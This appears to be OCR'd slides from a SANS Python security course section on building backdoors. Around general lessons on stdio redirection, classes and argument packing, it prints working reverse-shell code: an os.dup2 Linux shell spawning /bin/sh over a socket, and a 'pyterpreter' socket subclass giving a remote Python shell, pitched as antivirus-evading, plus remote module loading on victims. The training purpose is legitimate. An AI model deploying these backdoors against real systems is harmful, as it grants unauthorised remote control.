Lab: Process Execution
Creating a Python Executable
Lab: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
Lab: recvall()
stdio: stdin, stdout, stderr
Object-Oriented Programming
– Python Objects
Argument Packing/Unpacking
Lab: Dup2 and pyTerpreter

This page intentionally left blank.

© 2024 Mark Baggett
Technet24

Two Backdoor Alternatives

Both involve capturing stdio and redirecting to a socket. This solves the one-command-at-a-time problem. That is, "cd \" has no effect

Why two methods? In case antivirus software decides to flag one of the methods

Method 1) Linux only: Use os.dup2() to rework the plumbing in the existing sockets

Method 2) Cross-platform: Create new file objects for stdio that are actually sockets

So, what could be better than a backdoor that evades antivirus? Two or three backdoors that evade antivirus software! Now, we will discuss two additional methods for creating a backdoor that provides remote code execution. Both of these new backdoors will also fix an "inconvenient feature" of the previous backdoor. Because the previous backdoor would start a brand-new shell for each command, "cd" (change directory) and other commands that affect commands that follow it seemed to have no effect. These backdoors make that "issue" go away by executing only ONE copy of a shell and then redirecting all the input and output to that shell. The first method is the easiest, but it will work only on Linux targets. Because most of our targets are Windows, we will only use it to understand how it behaves and how we can interact with it as the attacker. Then, we will write a cross-platform backdoor that works on Windows. To do that, we will have to discuss how to create a new class of object that can redirect our shell over a network socket.

© 2024 Mark Baggett

Input, Output, and Error File Descriptors

The SYS module has some objects called stdin, stdout, and stderr

These typically correspond to the keyboard (stdin) and terminal (stdout, stderr) when your program is executing

We redirect these at the command line, using the pipe | symbol and angle brackets <>

```
>>> import sys
>>> dir(sys)
['__displayhook__', '__doc__', '__excepthook__', '__name__', '__package__',
---------- < Truncated to fit on slide > ----------
'setcheckinterval', 'setprofile', 'setrecursionlimit', 'settrace',
'stderr', 'stdin', 'stdout', 'subversion', 'version', 'version_info', 'winver']
```


When programs execute, by default, they will accept their input from the keyboard. They print their output to the screen, and they print errors to the screen. Operating systems add a layer of abstraction to allow you to redirect those to files and other sources of input or output. So, by default, input is set to a virtual device called STDIN. Output is sent, by default, to STDOUT, and errors are sent to STDERR. In a terminal or at the command prompt, the | (pipe) and the > and < (redirection) can be used to change the sources and destination for each of these from the keyboard and screen to other locations.

In Python, you can access and control these virtual devices by importing the SYS module. When your program starts, by default, SYS.stdin will be set to a file number that is tied to the keyboard. SYS.stdout and SYS.stderr will be set to file numbers that are associated with the screen.

© 2024 Mark Baggett

Technet24

STDIN , STDOUT, STDERR

What kinds of objects are STDIN, STDOUT, and STDERR?

```
>>> import sys
>>> type(sys.stdout)
<class '_io.TextIOWrapper'>
>>> dir(sys.stdout)
['buffer', 'close', 'closed', 'detach', 'encoding',
'errors', 'fileno', 'flush', 'isatty', 'line_buffering',
'mode', 'name', 'newlines', 'read', 'readable',
'readline', 'readlines', 'seek', 'seekable', 'tell',
'truncate', 'writable', 'write', 'writelines']
```

It is just a file!

Let's take a closer look at STDIN, STDOUT, and STDERR. If we assign a variable such as 'x' to sys.stdout and then examine the type of object, we learn that it is a file object known as a '_io.TextIOWrapper'. Running dir() on the object reveals that it has all of the methods we normally use to interact with these file objects. These methods are identical to any other file handle. STDOUT looks identical to a file object because it is a file object. Python uses these same methods when it sends data to STDOUT and STDERR or receives data from STDIN.

© 2024 Mark Baggett

STDOUT, STDIN Are Files

We can treat stdin and stdout like files

Redirecting sys.stdout replaces screen with a file

Redirecting sys.stdin replaces keyboard with a file

```
$ cat writefile.py
import sys
outfile=open("outfile.txt","w")
sys.stdout=outfile
print("Write this to a file")
outfile.flush()
outfile.close()
$ python writefile.py
$ cat outfile.txt
Write this to a file
```

```
$ cat readfile.py
import sys
infile = open("outfile.txt")
sys.stdin = infile
x = input("")
print("The file says "+ x)

$ python readfile.py
The file says Write this to a file
```


By redirecting STDIN, STDOUT, and STDERR, we can change where the program gets and sends its input. Because those are just files, you can create a file and redirect STDOUT to that file. Then print statements will write to a file instead of the screen. This code writes the output of print statements to a file:

```
import sys
outfile=open("outfile.txt","w")
sys.stdout=outfile
print("Write this to a file")
outfile.flush()
outfile.close()
```

You can also redirect input from the keyboard to a file. For example, in this code, setting sys.stdin to a file will read one line from the file instead of the keyboard each time you call input():

```
$ cat readfile.py
import sys
infile = open("outfile.txt")
sys.stdin = infile
x = input("")
print("The file says "+ x)

$ python readfile.py
The file says Write this to a file
```


© 2024 Mark Baggett

Technet24

Sockets Are Similar to Files

Kernel maintains a per process table for IO:

STDIN=0, STDOUT=1, STDERR=2


Sockets have file descriptors just like files

```
>>> import sys, socket
>>> s=socket.socket()
>>> s.connect(("127.0.0.1", 9000))
>>> s.fileno()
3
>>> sys.stdout.fileno()
1
>>> sys.stdin.fileno()
0
>>> sys.stderr.fileno()
2
```


STDIN, STDOUT, and STDERR are virtual devices that are unique to each process. As it turns out, each socket also has a "fileno()", and you can almost use the socket as a file on the hard drive. In this example, you can see that our socket has a "file number" of 3. STDIN, STDOUT, and STDERR have the file numbers 0, 1, and 2, respectively.

© 2024 Mark Baggett

We Would like to Do This



SANS SEC573 | Automating Information Security with Python 80

So, `STDOUT` and the rest can be redirected to a file. Sockets have methods that are almost identical to those of files. We would like to redirect `STDIN` away from the keyboard to our socket. We would also like to redirect `STDOUT` to the socket instead of the screen. Let's look at two methods to do this.

"The Netcat" rendering is used with artist Jesse Cooper's permission. Website: coopreme.com

© 2024 Mark Baggett

Technet24

os.dup2(src, dest)

os.dup2 synchronizes dst to src like a PIPE does from the command line

Only works on Linux!!! Does not work on Windows

We can redirect execution to our socket like this:

```
import socket, os, pty
s=socket.socket()
s.connect(("127.0.0.1",8888))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
pty.spawn("/bin/sh")            #See options below for this line
```

Alternative last lines in your code:

Shell: `subprocess.Popen((["/bin/sh","-i"]))` `subprocess.call("/bin/sh")`

According to the Python documentation, "After successful return of dup or dup2, the old and new descriptors may be used interchangeably. They share locks, file position pointers and flags; for example, if the file position is modified by using lseek on one of the descriptors, the position is also changed for the other. The dup2 makes newfd be the copy of oldfd, closing newfd first if necessary."

So, dup2 basically acts like a PIPE at the command line and synchronizes the file pointed to by s.fileno() and 0, 1, or 2. Here 0 is STDIN, 1 is STDOUT, and 2 is STDERR. So, for an effective backdoor, all we have to do is create a socket and redirect STDIN, STDOUT, and STDERR to the socket. This effectively extends the keyboard and screen output across the socket. If you are in a Python interactive shell, this will extend that Python interactive shell across the socket. If, in your Python program, you launch a command prompt, then it will be directed across the socket. If your target is a Linux host, then by using the PTY module, you can extend a shell with pseudo-terminal support. Using a pseudo-terminal means that commands such as su, top, and others that would normally break a Netcat-like connection will work properly.

© 2024 Mark Baggett

Backdoor Alternative 2: pyterpreter

Goal: Must run on Windows targets!

Create new custom socket object that supports file operations. Redirect Python's stdio to the custom socket

Use class statement to create a new object that inherits all of the capabilities of the socket object

Our new object should "initialize" itself by calling the original socket setup

Extend the normal socket object to add some new file-like methods, so we can redirect IO

There is a significant shortcoming of this shell: it works only on Linux targets. Now, we will explore using the same stdio redirection technique on Windows. Unfortunately, the technique we used the first time doesn't quite work. However, we can create a new customized type of socket that we can use to do some redirection on Windows. To do that, we will have to gain a better understanding of objects and how inheritance works.

© 2024 Mark Baggett

Technet24

Replace stdout with a Socket?

What if we just make stdout a socket?

```
>>> import socket, sys
>>> s=socket.socket()
>>> sys.stdout=s
>>> print("Hello")
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: 'socket' object has no attribute 'write'
>>> sys.stdin=s
>>> input()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: 'socket' object has no attribute 'readline'
```

Our socket is missing the .write() method! We can fix that!

And it is missing readline()

Can we dress our socket up to look like a file? A socket object in file object clothing. What else is it missing?

What happens if we just set sys.stdout to our socket? Remember that STDOUT is a file object, not a socket object. When we call print, it generates an exception that tells us that our socket does not have a "write" attribute. From this, we learn that when something tries to send data to STDOUT, it calls a "write" method. That makes sense based on what we know about interacting with files. When sys.stdout calls the write method on our socket, we need to let it send data. So, we can just create a method called .write() that turns around and calls .send() on the socket.

Likewise, when we set stdin to point to the socket and call input, it generates an exception because it was expecting to find a "readline" method. Sockets do not have a readline() method, but they do have a recv() method. We can create a readline() method that turns around and calls recv(). As it turns out, we also need to have a .flush() method on our socket. On a file, the .flush() method clears the buffer and commits things to disk, but this happens automatically on a socket. So, a .flush() method attached to our socket would have to exist, but it doesn't have to do anything. Normal sockets don't have those methods, but we can add it to a customized socket. But first, we need to discuss a little theory related to Object-Oriented Coding.

© 2024 Mark Baggett

Section 5 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Components of a Backdoor
Socket Communications
Lab: Socket Essentials
Exception/Error Handling
Lab: Exception Handling
Process Execution
Lab: Process Execution
Creating a Python Executable
Lab: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
Lab: recvall()
stdio: stdin, stdout, stderr
Object-Oriented Programming
– Python Objects
Argument Packing/Unpacking
Lab: Dup2 and pyTerpreter

This page intentionally left blank.

© 2024 Mark Baggett
Technet24

Python Objects

New objects are defined with keyword Class:

PEP8: Class names should be ***CamelCase*** such that each word begins with capital letters

Properties (or attributes) are assigned when the __init__() method executes

Methods are just functions defined indented beneath Class: using the keyword def: just like normal functions

Objects refer to themselves using a variable typically called `self`

Methods are called with a reference to themselves invisibly passed as the first argument (that is, self)

To create a new Python object, you use the keyword "Class". According to PEP8, classes should be given a name using CamelCase, with each word capitalized and no underscores. The object's __init__() method is called when you create a new object. This method is responsible for accepting arguments and setting initial values for properties when it executes. Methods are simply functions, which are defined and indented beneath the Class: definition. All object methods have a required argument of **self**. Any time you want to access the attributes or method of an instance of an object from within that object, you precede the method or attribute with self.

© 2024 Mark Baggett

Python Objects - Adding Methods

When you create variables like strings, integers, list, dictionaries, sets, sockets, packets, and others, you create "instances" of an object

What if you want to create a new KIND of variable?

What if you need a special kind of string, or a special kind of list.

The "class" statement lets you create new KINDS of variables.

Here is a new kind of list called "NewList" that, in addition to all its normal methods, also has a .len() and a .sayhi() method

```
>>> class NewList(list):
...     def sayhi(the_var):
...         print("Hello variable", the_var)
...     def len(the_var):
...         return len(the_var)
...
```

Inherit list

New methods

```
>>> dir(NewList)
[ (dunders remove), 'append', 'clear',
'copy', 'count', 'extend', 'index',
'insert', 'len', 'pop', 'remove',
'reverse', 'sayhi', 'sort']
```

NEW!!

Creating a new object is really about creating a new type of object. This week you have assigned lots of different values to variables. What you are really doing there is creating an "instance" of an object. You have created instances of string, integers, sockets, and many other types of variables. But now we are talking about creating new variable types. Using the keyword "class" we can create new kinds of variables. If you need a custom kind of string or a custom kind of list you create a new kind of object.

Here is an example of creating a new type of variable called a "NewList". This object has all of the capabilities of a normal list and then it is extended to add a few new methods. To add additional functions to an object is as simple as defining them beneath the object definition. Notice that after creating the new methods they show up attached to the object when we inspect it with dir() just like all of the original methods.

© 2024 Mark Baggett

Technet24

Python Objects - Accessing The Variable

The first argument to methods is automatically set to the "instance" variable

```
>>> class NewList(list):
...     def sayhi(the_var):
...         print("Hello variable", the_var)
...     def len(the_var):
...         return len(the_var)
...
```

```
>>> x = NewList([1,2,3,4,5,6,7,8])
>>> y = NewList(["list","of","strings"])
>>> x.sayhi()
Hello variable [1, 2, 3, 4, 5, 6, 7, 8]
>>> y.sayhi()
Hello variable ['list', 'of', 'strings']
>>> x.len()
8
>>> y.len()
3
```

Variable 'x' was automatically passed to the variable 'the_var'

Variable 'y' was automatically passed to the variable 'the_var'

Again, "the_var" was set to the "instance" variable

Have you seen any weird error messages that seem to have miscounted the number of arguments? This is why!

By convention, we always set that first argument in a method to 'self'

When you define a method, you **must** accept at least one variable. In the example above both the "sayhi" and "len" methods accept the variable "the_var" in the first position. But when the methods are called such as "x.sayhi()" or "x.len()" the programmer doesn't pass any input in that position. This would normally generate an error that say something like "sayhi requires one argument, but none given." But no error is generated because Python automatically passes the "instance" variable to the method. So, when "x.sayhi()" is called "x" is passed to the method. When "y.sayhi()" is called "y" is passed to sayhi(). All object methods receive this value automatically. You may have noticed some weird error messages this week that miscounted the arguments. That was because you were calling methods and Python was passing an additional argument.

In the example above we used the variable "the_var" but by convention, developers set the first variable to "self". It isn't required. It is just a naming standard.

© 2024 Mark Baggett

Python Objects - Adding Attributes

You can set new attributes on most object at any time.

Notice they appear when you do a dir() as values that are part of the object!

```
>>> x = NewList([1,2,3])
>>> x.NAME="NumberList"
>>> x.NAME
'NumberList'
>>> dir(x)
['NAME', (dunders removed), 'append',
'clear', 'copy', 'count', 'extend', 'index',
'insert', 'pop', 'remove', 'reverse', 'sort']
```

NEW!!

The method __init__ is called when you create a new instance of an object.

We can use __init__ to set attributes on new instances when they are created

```
>>> class NewList(list):
...     def __init__(self, a_name):
...         self.NAME = a_name
...
>>> x = NewList("ListOfNumbers")
>>> x.extend([4,5,6,7,8])
>>> x
[4, 5, 6, 7, 8]
>>> x.NAME
'ListOfNumbers'
```


In addition to adding methods to object you can also add attributes to object. You can add attributes at any time in an object's life. For example, first, we create variable "x", then we add an attribute called ".NAME". The attribute can be retrieved, changed and behaves exactly like other attributes that you have encountered this week. When you run dir() you see the attribute that appears on the object. It couldn't be much easier. You just assign and use attributes.

The __init__ method run when you first create an instance of a variable. It can be used to assign attributes when the variable comes into existence. In this example the NewList.__init__() method accepts both self and a_name. When 'x = Newlist("ListOfNumber")' is executed, 'x' is assigned to 'self' and 'ListOfNumbers' is assigned to 'a_name'. Then the init method assigns the value in a_name to the .NAME attribute. In this way, you can assign new attributes to instance variables when they are first assigned.

© 2024 Mark Baggett

Technet24

Python Object - Assigning Attributes in init

When you add an __init__function on an object you overwrite the original parents init and you lose the ability to create the object in the same way the parent object use to work.

```
>>> class NewList(list):
...     def __init__(self,a_name):
...         self.NAME = a_name
...
>>> x = list([1,2,3,4])
>>> x = NewList([1,2,3,4])
>>> x.NAME
[1, 2, 3, 4]
>>> x
[]
```

This works with lists!

Now our NewList interprets it as its name!

We need a way to also run the code in the original parents init.

Using the __init__() method to assign attribute has an undesirable side effect. When you inherited the list object, you also inherited its __init__ method. The original list __init__ let you run the command "x = list([1,2,3,4])" and it put all those values into your instance of "x". But when you replace the init method with the one shown above it no longer sets the values in the instance. Now when you execute "x = NewList([1,2,3,4])" the .NAME attribute is assigned the values in the list. We need some way to still collect up values and pass them on to the parent's init method.

© 2024 Mark Baggett

Python Objects - Calling the Parent init

We can use the function "super()" to identify our parent object and call it passing additional arguments the original __init__ method

```
>>> class NewList(list):
...     def __init__(self, a_name, parent_stuff):
...         self.NAME = a_name
...         super().__init__(parent_stuff)
...
>>> x = NewList("ListOfNumbers", [1,2,3,4,5])
>>> x.NAME
'ListOfNumbers'
>>> x
[1, 2, 3, 4, 5]
```

Call original __init__!

Now we can have custom attributes!

And the original functionality

But how do we do that for a socket? Sometimes the parent init takes two arguments, sometimes it takes 3 or 4 arguments!

As you might have guessed, you can easily call your parent's init method. Python provides a "super()" method that will find the parent object so you can call its methods. The NewList().__init__() method takes three arguments. The first argument is the required "self". When "x = NewList('ListOfNumbers', [1,2,3,4,5])" executes the instance variable "x" is assigned to "self". The string "ListOfNumbers" is assigned to "a_name". The value [1,2,3,4,5] is assigned to the variable "parent_stuff". The init method assigns the .NAME attribute. Then the super() method finds the parent object for NewList, which is the original list object, and calls it init passing the contents of "parent_stuff" on to it. The parent's init takes all the steps required to set up the list.

This works because we know we need to collect up one additional argument and pass it to the parent. But what happens when we don't know how many arguments our parent takes? For example, sockets init methods can take anywhere from 1 to 4 arguments. You need a way to handle a variable number of arguments.

© 2024 Mark Baggett
Technet24

Section 5 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Components of a Backdoor
Socket Communications
Lab: Socket Essentials
Exception/Error Handling
Lab: Exception Handling
Process Execution
Lab: Process Execution
Creating a Python Executable
Lab: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
Lab: recvall()
stdio: stdin, stdout, stderr
Object-Oriented Programming
– Python Objects
Argument Packing/Unpacking
Lab: Dup2 and pyTerpreter

This page intentionally left blank.

© 2024 Mark Baggett

Passing Arguments to Parent __init__()

Do we always know what arguments are needed in our init method?

- If we inherit socket, what arguments must be passed to our parent init?

```
>>> s = socket.socket()
```

```
>>> s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

```
>>> s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_IP, proto=0)
```

How do you write an init method to handle all the ways people can create a socket and pass values on to the parent ___init___()?

- **Wrong**: Try collect optional arguments and selectively pass them on
- **Correct**: Use argument packing! *arg, **kwarg

Now, imagine that you are going to create a new class based on an object whose __init__ function accepts 15 to 20 keyword arguments. How would you accept those arguments and then pass them on to your parent object?

Think about the socket objects we have seen so far in class. There are many different ways that you call the init method of a socket object. How can we inherit the socket object and change its init method without breaking it? We have seen we can collect up arguments with super() and pass them on, but how many arguments do we collect and pass on? Sometimes, the socket init seems to take zero arguments; other times it takes two or three. How do we handle that?

The answer is not to try and set up a bunch of optional arguments in our init and then selectively pass it on. That quickly becomes unmanageable. The answer is to use what Python calls argument packing and unpacking. This is sometimes also referred to as "args and kwargs" because those are the variable names that are often used.

© 2024 Mark Baggett

Technet24

Packing into a Tuple with * in def

We can pass whatever we received in our __init__ to the parent __init__() using "packing"

* in a definition will collect the items as a tuple

Packed argument (those with an * asterisk) must be listed in the definition after any normal arguments in the function definition.

```
>>> def example(*unknown_number_of_arguments):
...     print(unknown_number_of_arguments)
...
>>> example( 123 , 23423, 34535, "test")
(123, 23423, 34535, 'test')
>>> example("2 items", [1,2])
('2 items', [1, 2])
```


When you include an asterisk before a variable name when you declare a function, Python will collect any non-keyword arguments (that is, not argument = "value") into a tuple. In the example above, *unknown_number_of_arguments will contain a tuple holding all the arguments that are passed to the function. When example is called with four arguments, the variable unknown_number_of_arguments is a tuple with those four values. When example is called with three arguments, the tuple contains three values. The packed arguments need to be the last non-optional argument (keyword argument). This gives you the flexibility of requiring some arguments and then collecting the rest of the arguments into a tuple. Look at what happens when we modify the example function so that it also requires another argument called "onearg". We change the example so that it accepts an argument before our packed variable, and then when we call it, the first parameter is assigned to "onearg", and the rest are all collected into a tuple we called "therest".

>>> **def example(onearg, *therest):**
... print(onearg, therest)
...
>>> **example(1, 2, 3, 4, 5)**
1 (2, 3, 4, 5)

The number 1 is put into the variable onearg, and all the other numbers are put into the tuple therest. To summarize, asterisks in the definition PACK multiple arguments into a tuple.

© 2024 Mark Baggett


Unpacking Iterables with * in Function Call

* when calling a function unpacks the tuple or other iterable (such as lists) into individual items

`print(*"murr")` is the same as `print("m","u","r","r")`

`print(*[4,5,6])` is the same as `print(4,5,6)`

Passes each item in an iterable object as individual items



As stated, if you use an asterisk when calling a function, it "unpacks" an iterable object into its individual elements. An "iterable object" includes anything that you can step through with a for loop. That includes lists, tuples, and even strings. For example, this type of object will unpack a string into individual characters and a list or tuple into the individual items:

```
>>> for x in "JOSH":
...     print(x)
J
O
S
H
```

Calling a function and passing it *"JOSH" as an argument will pass four arguments to that function. For example, calling print(*'JOSH') is the same as calling print("J","O","S","H").

© 2024 Mark Baggett

Technet24

Packing into a Dictionary with ** in def

** in a function definition packs named argument items into a dictionary

Packs all the keyword arguments into a dictionary

```
>>> def example( **named_args ):
...     print(str(named_args))
...
>>> example(python="Rocks" , sec573="awesome")
{'python': 'Rocks', 'sec573': 'awesome'}
>>> example(make_a='dict', any='length', a=1, b=3)
{'make_a':'dict','a': 1,'b': 3,'any':'length'}
```



Two asterisks in front of an input variable when declaring a function will cause all named arguments that are passed to the function to be converted into a dictionary. In the example in the slide, any named arguments that are passed to the function example() will be placed into a dictionary named "named_args". This will work with as many or as few named arguments as you would like. One named argument or 100 named arguments will be packed into a dictionary.

© 2024 Mark Baggett

Unpacking a Dictionary with ** in Function Call

** in front of a dictionary when calling a function will unpack the dictionary

Unpacks the dictionary into keyword arguments



Two asterisks in front of a dictionary when calling a function will unpack it into keyword-named arguments. For example, the "example()" function above takes two inputs: a variable called “name" and one called “address”. As we discussed in our Essentials Workshop in Section 1, you can call the function by explicit assignment of the input variables. For example:

```
>>> example(address = "123 street", name = "Mike Murr")
Mike Murr 123 street
```

This assigns the input variable name to be "Mike Murr", overriding the normal positional assignment of the inputs. Two asterisks in front of a dictionary will unpack the key value pairs in the dictionary to name keyword arguments. So, the following call to example is exactly the same as the one above:

```
>>> example(**{"address":"123 street", "name":"Mike Murr"})
Mike Murr 123 street
```


© 2024 Mark Baggett

Technet24

def <function>(*arg, **kwarg) (1)

You can use both in the same definition

Unnamed arguments must be first; named keyword arguments must be last

```
>>> def example(*arg, **kwarg):
...     print(str(arg), str(kwarg))
...
>>> example()
() {}
>>> example( 1, 2, 3, 4)
(1, 2, 3, 4) {}
>>> example( python="rocks", sec573="Awesome")
() {'python': 'rocks', 'sec573': 'Awesome'}
>>> example( 1, 2, 3, 4, python="rocks", sec573="Awesome")
(1, 2, 3, 4) {'python': 'rocks', 'sec573': 'Awesome'}
```


Python requires that the normal arguments are passed first, and keyword arguments be passed as the last arguments to the function. So, if you declare a function that packs all normal arguments into a variable (such as args above) and then packs all keyword arguments into another variable (such as kwargs above), then that function will be able to accept an undefined number of inputs. All unnamed arguments will be collected into the tuple args. All named arguments will be collected into the dictionary kwargs. In the slide above, you can see several calls to the function example(). Each time, the unnamed arguments are placed in a tuple, and the named arguments are placed in the dictionary.

© 2024 Mark Baggett

def <function>(*arg, **kwarg) (2)

* and ** in definition packs and * and ** in function call unpacks

One undoes the other!

By packing our input and unpacking in function calls, we can call any function without knowing its arguments

```
>>> def call_something(function_to_call, *args, **kwargs):
...     return function_to_call(*args, **kwargs)
...
>>> call_something(sum, [1,2,3])
6
>>> call_something(input, "what is your name? ")
what is your name? mark
'mark'
>>> list(call_something(zip, [1,2,3], [4,5,6],"a b c".split()))
[(1, 4, 'a'), (2, 5, 'b'), (3, 6, 'c')]
```


So, an * or ** in a function definition will pack the argument, and * or ** in the function call will unpack an iterable or dictionary. One undoes the other. When we define functions, we are required to put all of the optional (named arguments) at the end of the definition. Because of this, we can create functions that call other functions without knowing the definition of those functions. Consider this example. Here, I have created a function called "call_something" that has one required option. That required option is the name of a function that you want it to call on your behalf. That one required option can be followed by any number of arguments that will, in turn, be passed to the function you asked it to call.

© 2024 Mark Baggett

Technet24

Pyterpreter stdio Control

stdio must be a file and has to have a write, readline method

```
class MySocket(socket.socket):
    def __init__(self, *args,**kwargs):
        super().__init__(*args, **kwargs)
    def write(self, text):
        return self.send(text)
    def readline(self):
        return self.recv(2048)
    def flush(self):
        return
```

Now my backdoor only requires these lines:

```
>>> import socket, sys, code
>>> s = MySocket(socket.AF_INET, socket.SOCK_STREAM )
>>> s.connect(("127.0.0.1", 9000))
>>> sys.stdout = sys.stdin = sys.stderr = s
>>> code.interact("BAM!! Shell", local = locals())
```


Using our newfound understanding of objects, we can create a new type of object. The new object called "MySocket" will inherit all the normal things that a socket does, and we can add the two required new functions. The __init__ method could be used to add new attributes to our object, but we don't really need any new attributes. It is worth noting that for this lab, we didn't actually do anything in our __init__ except call the parents __init__. So, we could just leave it out of our object definition. If we left it out, our MySocket object would simply inherit the __init__ of the normal socket object and would behave exactly the same as our __init__, which just calls the parent. But then we wouldn't have an excuse to learn about argument packing. In reality, we only need the write() and readline() methods to interact with the socket instead of the screen. The new write() method will just call the socket's send() method. The new readline() method will just call the socket's recv() method. The new flush method does nothing because sockets don't need to be flushed to force the buffer to be cleared in the way that files do.

Now, we can create our new socket, redirect standard I/O to our socket, and start a new Python shell, sending all the data across the socket.

© 2024 Mark Baggett

Load Modules from Web


pyterpreter.exe created with PyInstaller has VERY limited modules built into the EXE

We need a way to import module from an external system

What if we could add an external website to sys.path?

You can extend the path dynamically two ways

- sys.meta_path
- sys.path_hooks



This pyterpreter backdoor is pretty awesome, but it has one significant limiting factor. When pyinstaller builds the EXE, it will only build those modules into the EXE that are required to run your script. If I decide, after the fact, that I want to use the requests module or some other useful module, I will have to rebuild the EXE. A better alternative would be to rework the import process such that, in addition to the normal locations, it can also search external websites. Loading modules from the web makes a connection to an external website that may or may not be blocked by the target network firewall. When you type **import some_module**, the pyterpreter process running on the victim will make an outbound web request to retrieve the module.

There are two ways to extend the sys.path dynamically. You can append a file type handler to the sys.path_hooks, or you can extend sys.meta_path with a new module finder.

© 2024 Mark Baggett

Technet24

sys.meta_path Import Override

When finding modules, we discussed that sys.path is a list of directories

Before sys.path is checked, sys.meta_path is checked

Python calls the find_spec() method on each object in the list returned by sys.meta_path to determine who is responsible for loading the module

Adding a new object to meta_path enables all kinds of "exotic" imports

"webimport" module enables our remote minimal Python program to do this:

```
>>> import webimport
>>> webimport.register_domain('<location of modules>')
>>> import remotemodule
```

This module was ported to Python 3 by SEC573 Alumni, Pieter-Jan Moreels

https://github.com/NorthernSec/WebImport

You will likely want to import new modules into your remote pyterpreter session. We have already discussed how Python uses the sys.path to find modules. There are other ways that modules can be loaded. sys.meta_path contains a list of special objects that have a "find_spec()" method. When you import something, Python passes the name of the module to each of these objects to locate the modules. The first object searches python builtins, the second searches "frozen" binaries like pyinstaller, and the last object in this list search sys.path.


```
>>> import sys
>>> sys.meta_path
[<class '_frozen_importlib.BuiltinImporter'>, <class
'_frozen_importlib.FrozenImporter'>, <class
'_frozen_importlib_external.PathFinder'>]
>>> sys.meta_path[0].find_spec("socket")
